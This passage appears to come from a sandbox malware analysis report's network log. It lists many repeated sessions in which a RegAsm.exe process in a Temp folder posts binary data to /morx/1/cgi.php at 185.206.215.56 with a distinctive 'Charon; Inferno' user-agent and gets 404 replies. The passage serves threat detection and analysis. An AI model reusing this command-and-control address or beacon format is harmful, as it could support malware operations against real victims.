Jan 5, 2021 19:06:23.862730026 CET	1194	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:24.026554108 CET	1195	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:23 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
41	192.168.2.22	49208	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:24.246260881 CET	1196	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:24.440570116 CET	1196	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:23 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
42	192.168.2.22	49209	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:24.648293972 CET	1197	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:24.816570997 CET	1197	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:23 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
43	192.168.2.22	49210	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:25.024326086 CET	1198	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:25.203072071 CET	1199	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:24 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
44	192.168.2.22	49211	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:25.428992033 CET	1199	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:25.591475010 CET	1200	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:24 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
45	192.168.2.22	49212	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:25.813759089 CET	1201	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:25.992160082 CET	1201	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:25 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
46	192.168.2.22	49213	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:26.197896004 CET	1202	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:26.381041050 CET	1203	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:25 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
47	192.168.2.22	49214	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:26.599441051 CET	1203	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:26.766199112 CET	1204	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:25 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
48	192.168.2.22	49215	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:26.971787930 CET	1205	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:27.131364107 CET	1205	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:26 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
49	192.168.2.22	49216	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:27.359759092 CET	1206	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:27.547158957 CET	1207	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:26 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.22	49172	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:09.279376030 CET	1148	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:09.462393999 CET	1149	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:08 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
50	192.168.2.22	49217	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:27.753619909 CET	1207	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:27.916227102 CET	1208	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:27 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
51	192.168.2.22	49218	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:28.127708912 CET	1209	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:28.287151098 CET	1209	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:27 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
52	192.168.2.22	49219	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:28.505440950 CET	1210	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:28.661950111 CET	1211	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:27 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
53	192.168.2.22	49220	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:28.880701065 CET	1211	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:29.048592091 CET	1212	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:28 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
54	192.168.2.22	49221	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:29.244494915 CET	1213	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:29.409620047 CET	1213	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:28 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
55	192.168.2.22	49222	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:29.630363941 CET	1214	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:29.797473907 CET	1215	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:28 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
56	192.168.2.22	49223	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:30.014888048 CET	1215	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:30.193197012 CET	1216	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:29 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
57	192.168.2.22	49224	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:30.409914970 CET	1217	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:30.572042942 CET	1217	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:29 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
58	192.168.2.22	49225	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:30.786520004 CET	1218	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:30.947633028 CET	1219	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:30 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
59	192.168.2.22	49226	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:31.159641027 CET	1219	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:31.319802046 CET	1220	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:30 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.22	49173	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:09.669670105 CET	1149	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:09.843837023 CET	1150	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:08 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
60	192.168.2.22	49227	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:31.542985916 CET	1221	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:31.697483063 CET	1221	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:30 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
61	192.168.2.22	49228	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:31.903232098 CET	1222	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:32.053069115 CET	1223	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:31 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
62	192.168.2.22	49229	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:32.262785912 CET	1223	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:32.426687956 CET	1224	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:31 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
63	192.168.2.22	49230	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:32.647726059 CET	1225	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:32.815516949 CET	1225	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:31 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
64	192.168.2.22	49231	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:33.031393051 CET	1226	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:33.190809965 CET	1226	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:32 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
65	192.168.2.22	49232	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:33.398943901 CET	1227	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:33.560619116 CET	1228	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:32 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
66	192.168.2.22	49233	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:33.770155907 CET	1229	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:33.939742088 CET	1229	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:33 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
67	192.168.2.22	49234	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:34.165365934 CET	1230	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:34.334827900 CET	1230	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:33 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
68	192.168.2.22	49235	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:34.564013004 CET	1231	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
